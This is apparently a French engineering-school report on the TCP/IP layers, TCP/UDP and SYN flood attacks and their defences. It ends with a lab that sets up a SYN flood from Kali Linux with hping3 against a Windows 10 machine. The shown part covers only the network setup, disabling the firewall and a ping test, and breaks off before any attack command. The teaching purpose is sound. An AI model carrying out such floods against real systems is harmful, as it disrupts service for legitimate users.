



جامعة محمد الأول وجدة
UNIVERSITE MOHAMMED PREMIER OUJDA
+٢٠٥٣٤٦٩٢٢٩٨٠٦٧٣٥٦٥٦



المدرسة الوطنية للعلوم التطبيقية
E.N.S.A. - F.C.S.T. - E.N.S.A. - E.N.S.A.
École Nationale des Sciences Appliquées

Rapport technique

couche internet:

La couche Internet est la couche intermédiaire du modèle TCP/IP qui se situe entre la couche liaison de données et la couche transport. Elle est responsable de la transmission des données à travers les réseaux de différents types et technologies.

Couche 2: INTERNET					Sur cette couche circulent des datagrammes IP/ARP/ICMP
IP	ARP	RARP	ICMP	IGMP	

La couche Internet utilise des adresses IP (Internet Protocol) pour identifier les ordinateurs et les appareils sur le réseau. Elle est également chargée de fragmenter les données en paquets de taille appropriée pour être envoyées sur le réseau et de les réassembler à la réception. Elle utilise également des protocoles de routage pour déterminer le meilleur chemin pour acheminer les paquets entre les différents réseaux.

La couche Internet est une couche fondamentale du modèle TCP/IP et est utilisée pour la communication de données entre les différents réseaux, y compris Internet.

les fonctionnalité de cet couche :

La couche Internet du modèle TCP/IP a plusieurs fonctions clés dans le fonctionnement des réseaux. Voici un aperçu de son fonctionnement :

- 1. Adresse IP : La couche Internet utilise des adresses IP pour identifier les ordinateurs et les appareils sur le réseau. Chaque appareil sur le réseau doit avoir une adresse IP unique pour pouvoir communiquer avec les autres appareils.**
- 2. Fragmentation et réassemblage des paquets : Les données sont souvent trop grandes pour être envoyées en un seul bloc sur le réseau. La couche Internet est responsable de fragmenter les données en paquets de taille appropriée pour être envoyées sur le réseau et de les réassembler à la réception.**

- 3. Routage des paquets : La couche Internet utilise des protocoles de routage pour déterminer le meilleur chemin pour acheminer les paquets entre les différents réseaux. Elle prend en compte plusieurs facteurs, tels que la congestion du réseau, la qualité de service et la disponibilité des chemins alternatifs.**
- 4. Protocoles de la couche Internet : La couche Internet utilise plusieurs protocoles pour assurer le fonctionnement des réseaux. Parmi les protocoles les plus couramment utilisés figurent l'Internet Protocol (IP), qui est responsable de l'adressage et du routage, et l'Internet Control Message Protocol (ICMP), qui est utilisé pour envoyer des messages de contrôle et de diagnostic entre les appareils sur le réseau.**

les attaques sur cette couche

voici quelques attaques sur cette couche

- 1. Ping de la mort (Ping of Death)**
- 2. IP spoofing**
- 3. packet sniffing**
- 4. ARP spoofing**


Couche d'accès au réseau

La couche d'accès au réseau permet à un paquet de données d'établir une liaison physique avec un média réseau. Cela comprend les détails sur les technologies LAN et WAN, ainsi que toutes les informations contenues dans les couches physique et liaison de données du modèle OSI :

- Acheminement des données sur la liaison.
- Transmission de données (synchronisation).
- Format des données.
- Conversion des signaux (analogique/numérique).
- Contrôle d'erreurs à l'arrivée.

La couche d'accès réseau utilise une adresse physique pour identifier les hôtes et fournir des données.


- La PDU de la couche d'accès au réseau est appelée une trame. Il contient le paquet IP ainsi qu'un en-tête de protocole et une fin de cette couche
- L'en-tête et la fin de couche d'accès au réseau ne sont pertinents que dans le réseau physique. Lorsqu'un routeur reçoit une trame, il supprime l'en-tête et la fin et ajoute un nouvel en-tête et une nouvelle fin avant de l'envoyer au réseau physique suivant vers la destination.



Comparison between TCP/IP and OSI models

La couche Transport.

La couche transport est une partie essentielle de la suite de protocoles TCP/IP utilisée pour les communications sur Internet. Cette couche est située entre la couche application et la couche réseau. Elle est chargée de fournir des services de communication fiables et de bout en bout entre les processus d'application qui s'exécutent sur des ordinateurs différents. La couche transport offre également des mécanismes de contrôle de flux et de gestion de congestion pour optimiser les performances du réseau. En outre, elle peut offrir une sécurité de bout en bout grâce à l'utilisation de mécanismes de chiffrement. La couche transport est représentée par deux protocoles principaux: TCP et UDP, chacun ayant des caractéristiques et des utilisations différentes.



Les numéros de ports

Les numéros de port sont utilisés par les protocoles réseau pour identifier différentes applications ou services s'exécutant sur un ordinateur ou un appareil. Chaque connexion réseau est associée à une combinaison unique d'adresse IP et de numéro de port, qui permet aux données d'être dirigées vers la bonne application ou le bon service.

Il existe deux types de numéros de port : les numéros de port bien connus, qui sont réservés pour les services couramment utilisés tels que HTTP (80), FTP (21) ou SSH (22), et les numéros de port dynamiques, qui sont utilisés pour des connexions temporaires et sont attribués de manière aléatoire par le système d'exploitation.

Les numéros de port sont un élément clé des communications réseau et sont utilisés par de nombreux protocoles tels que TCP, UDP et ICMP.

Protocole TCP

TCP (Transmission Control Protocol) est un protocole de communication fiable et orienté connexion qui offre plusieurs services pour assurer la qualité et la fiabilité des transmissions de données.

Tout d'abord, TCP offre des services d'établissement et de fin de dialogue pour permettre une communication connectée entre les parties. Ensuite, il fournit des mécanismes de maintenance de la communication en mode fiable, tels que des accusés de réception, du séquençage et de l'ordonnancement, pour s'assurer que toutes les données sont bien reçues dans l'ordre dans lequel elles ont été envoyées.

TCP offre également des services de contrôle de flux, en utilisant un mécanisme de fenêtrage pour réguler la quantité de données qui peuvent être envoyées à la fois, afin d'éviter les congestions du réseau et d'assurer des transmissions fluides.

En cas d'erreur de transmission, TCP offre des services de reprise sur erreur pour permettre la récupération des données manquantes ou corrompues. De plus, TCP offre des services de contrôle de congestion pour ajuster la vitesse de transmission en fonction de l'état du réseau, afin de prévenir les congestions.


Enfin, TCP utilise un mécanisme de temporisation pour déterminer quand renvoyer les paquets non confirmés et éviter les pertes de données.

TCP Three Way Handshake

Même s'il est possible pour deux systèmes d'établir une connexion entre eux simultanément, dans le cas général, un système ouvre une 'socket' (point d'accès à une connexion TCP) et se met en attente passive de demandes de connexion d'un autre système. Ce fonctionnement est communément appelé ouverture passive, et est utilisé par le côté serveur de la connexion.

Le côté client de la connexion effectue une ouverture active en 3 temps :

- Le client envoie un segment SYN au serveur,
- Le serveur lui répond par un segment SYN/ACK,
- Le client confirme par un segment ACK.




Le protocole UDP

Le protocole UDP (User Datagram Protocol) est un protocole de communication sans connexion et non fiable. Il est souvent utilisé pour les applications qui nécessitent une transmission de données rapide et efficace, mais qui peuvent tolérer une certaine perte de paquets ou des erreurs. Contrairement au protocole TCP, UDP ne fournit pas de mécanisme de retransmission, d'acquittement ou de contrôle de flux.


UDP utilise des datagrammes pour transmettre les données. Ces datagrammes sont envoyés individuellement, sans établir de connexion préalable entre les machines. Chaque datagramme contient l'adresse IP de l'émetteur et du destinataire, ainsi qu'un numéro de port qui identifie l'application qui envoie ou reçoit les données.

En-tête UDP



UDP ne nécessite pas l'établissement d'une quelconque connexion entre les machines émettrice et réceptrice. Une fois que la machine réceptrice demande des données à la machine émettrice, cette dernière enverra en continu des datagrammes sans établir de connexion préalable.

USER DATAGRAM PROTOCOL (UDP)



SYN Flood

Définition

Une attaque SYN flood, parfois appelée attaque à demi-ouverture, est une attaque de niveau réseau qui bombarde un serveur avec des demandes de connexion sans répondre aux accusés de réception correspondants. Les grands nombres de connexions TCP ouvertes qui en résultent consomment les ressources du serveur pour essentiellement étouffer le trafic légitime, rendant impossible l'ouverture de nouvelles connexions légitimes et difficile, voire impossible, pour le serveur de fonctionner correctement pour les utilisateurs autorisés qui sont déjà connectés.

Comment ça fonctionne ?

Chaque conversation client-serveur commence par "three-way handshake" standardisée en trois étapes. Le client envoie un paquet SYN - qui signifie "synchronisation" -, le serveur répond avec un paquet SYN-ACK - ou "synchronisation acquittée" -, et la connexion TCP est établie. Dans une attaque SYN flood, le client envoie des nombres écrasants de demandes SYN et ne répond intentionnellement jamais aux messages SYN-ACK du serveur.

Cela laisse le serveur avec des connexions ouvertes en attente de communication supplémentaire de la part du client. Chacune est suivie dans la table de connexion TCP du serveur, remplissant finalement la table et bloquant toute autre tentative de connexion depuis n'importe quelle source. La perte de continuité des activités et d'accès aux données en résulte.

Il y a trois façons dont une attaque SYN flood peut se produire :

- **Falsifiée.** Dans une attaque falsifiée, le client malveillant falsifie l'adresse IP sur chaque paquet SYN envoyé au serveur, ce qui donne l'apparence que les paquets proviennent d'un serveur de confiance. La falsification rend difficile de retracer les paquets et de mitiger l'attaque.
- **Directe.** Ce type d'attaque SYN n'utilise pas d'adresses IP falsifiées. Au lieu de cela, l'attaquant utilise un seul appareil source avec une adresse IP réelle pour effectuer l'attaque. Avec cette approche, il est plus facile de retracer l'origine de l'attaque et de l'arrêter.

- **Distribuée.** Une attaque DoS distribuée (**DDoS**) utilise un botnet qui répartit la source de paquets malveillants sur de nombreuses machines. Les sources sont réelles, mais la nature distribuée de l'attaque la rend difficile à mitiger. Chaque appareil du botnet peut également falsifier son adresse IP, ajoutant au niveau d'obscurcissement. Plus le botnet est grand, moins il est nécessaire de masquer l'adresse IP.

Comment se défendre contre une attaque SYN flood ?

Le but de l'attaque SYN flood est d'occuper toutes les connexions du serveur et de consommer ses ressources système. Pour se défendre contre de telles attaques, les serveurs peuvent améliorer leurs capacités de service en créant un cluster et en mettant à niveau leur matériel. Cependant, cette méthode entraîne des coûts importants et a peu d'impact sur un grand nombre de paquets d'attaque. Cela ne prend que quelques minutes, voire quelques secondes.

Ces paquets d'attaque doivent donc être interceptés avant d'atteindre le serveur. Pour les dispositifs de sécurité tels que le pare-feu, les paquets SYN sont considérés comme des paquets de service normaux et la politique de sécurité du pare-feu doit les autoriser à passer. Sinon, le serveur ne peut pas fournir de services aux utilisateurs externes. Si l'adresse IP de la fausse source est identifiée, les paquets SYN de la source peuvent être bloqués grâce à des politiques de sécurité affinées. Cependant, l'administrateur ne peut pas prédire quelles sources sont fausses. Même si la fausse source pouvait être identifiée, il serait impossible de configurer ou d'annuler rapidement et automatiquement les politiques de sécurité pour faire face au trafic d'attaque inattendu.

Dans ce cas, un système anti-DDoS est requis. Ce système est déployé à l'entrée du réseau pour traiter les paquets SYN, identifier les adresses IP de fausse source, masquer les paquets provenant de ces adresses IP et transmettre uniquement les paquets SYN valides au serveur. Le système anti-DDoS traite les paquets SYN de deux manières : l'authentification de source et la suppression du premier paquet.

Authentification de Source

Le système anti-DDoS intercepte un paquet SYN envoyé par le client et envoie un paquet SYN-ACK au client au nom du serveur. Si le client ne répond pas, le système anti-DDoS considère que c'est une fausse source. Si le client répond, le système le considère comme la source authentique et ajoute son adresse IP à la liste blanche.

De cette manière, le système anti-DDoS permet à tous les paquets SYN provenant de la source de passer pendant une certaine période et ne répond pas en mode proxy.

Suppression du Premier Paquet

Si le système anti-DDoS répond à tous les paquets d'attaque SYN flood au nom du serveur, le goulot d'étranglement de performance est transféré du serveur au système anti-DDoS. Une fois que les ressources système du système anti-DDoS sont épuisées, les paquets d'attaque sont toujours transmis de manière transparente au serveur. De plus, un grand nombre de paquets SYN-ACK entraînent une pression supplémentaire sur le réseau. Le système anti-DDoS utilise la suppression du premier paquet pour résoudre ce problème.

La fiabilité du protocole TCP repose non seulement sur le "three-way handshake", mais aussi sur le mécanisme de temporisation et de retransmission. Dans des cas normaux, si le client ne reçoit pas de réponse SYN-ACK du serveur dans un certain laps de temps après l'envoi d'un paquet SYN, le client le renverra. Le système anti-DDoS rejette le premier paquet SYN reçu. Dans les attaques SYN flood, la plupart des paquets SYN envoyés par le pirate ont changé d'adresse IP source. Par conséquent, tous les paquets SYN sont considérés comme les premiers paquets par le système anti-DDoS et sont directement rejettés. Si le client retransmet un paquet SYN, le système anti-DDoS effectue une authentification source sur le paquet. Cela réduit considérablement la pression du proxy sur le système anti-DDoS. Cette combinaison de rejet de premier paquet et d'authentification source défend efficacement contre les attaques SYN flood, en particulier celles provenant de fausses adresses IP sources et de ports.

LAB : SYN FLOOD

Dans ce LAB, nous allons mener une attaque par déni de service synchrone (SYN flood).

Les Outils qu'on va utiliser sont:


1. Oracle VM VirtualBox
2. Machine Virtuelle (Attaquant): Kali Linux
3. Machine Hôte (Victime): Windows 10
4. Outil: hping3, Resource Monitor, Task manager, Wireshark

Première chose qu'on va faire est d'allumer la machine hôte et lancer la machine virtuelle Kali.

On doit configurer la machine virtuelle Kali pour qu'elle soit dans la même plage réseau que notre machine Windows. Pour ça on va changer les paramètres de la machine virtuelle. On suit les étapes suivants:

Configuration —> Réseau —> Mode d'accès réseau

Dans le mode accès réseau on va choisir Accès par pont et on click sur Ok.



Maintenant on doit connaître l'adresse IP de chaque machine. Pour la machine Windows on va utiliser “*invite de command*” et lancer la commande suivante: `ipconfig`.

```
ca Select Command Prompt
Link-local IPv6 Address . . . . . : fe80::91fe:4b5f:9800:3879%2
IPv4 Address . . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Connexion au réseau local* 1:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

Wireless LAN adapter Connexion au réseau local* 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :


Wireless LAN adapter Wi-Fi:
    Connection-specific DNS Suffix . . . . . :
    Link-local IPv6 Address . . . . . : fe80::74f7:ffdc:66d7:f84a%17
    IPv4 Address. . . . . : 192.168.1.26
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::65e:a4ff:fe81:77e0%17
                                         192.168.1.1

Ethernet adapter Connexion réseau Bluetooth:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

C:\Users\AYOUB>
```

L'adresse IP de notre machine Windows est : **192.168.1.26**

Pour la machine Kali, on va ouvrir “*Terminal*” et taper la commander suivante: `ifconfig`.



```
kali㉿kali: ~
File Actions Edit View Help

[(kali㉿kali)-[~]]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.27 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::7ebd:ca03:a60e:a8d4 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
              RX packets 197281 bytes 11853151 (11.3 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 2097362 bytes 1231940455 (1.1 GiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 898519 bytes 35940840 (34.2 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 898519 bytes 35940840 (34.2 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[(kali㉿kali)-[~]]$
```

L'adresse IP de la machine Kali est: **192.168.1.27**

Maintenant On doit tester le ping. Mais avant on va désactiver le Pare-feu sous Windows. Pour ça on suit les étapes suivantes.

Ouvrir Panneau de Configuration —> Système et Sécurité —> Pare-feu Windows —> Activer/Désactiver Pare-feu Windows. ET on le désactive.



Maintenant, on teste le ping en utilisant pour les deux machines la commande suivante: `ping @IP`

```
Windows PowerShell
Connection-specific DNS Suffix . :
Wireless LAN adapter Wi-Fi:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::74f7:ffdc:66d7:f84a%17
  IPv4 Address . . . . . : 192.168.1.26
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : fe80::65e:a4ff:fe81:77e0%17
                                         192.168.1.1

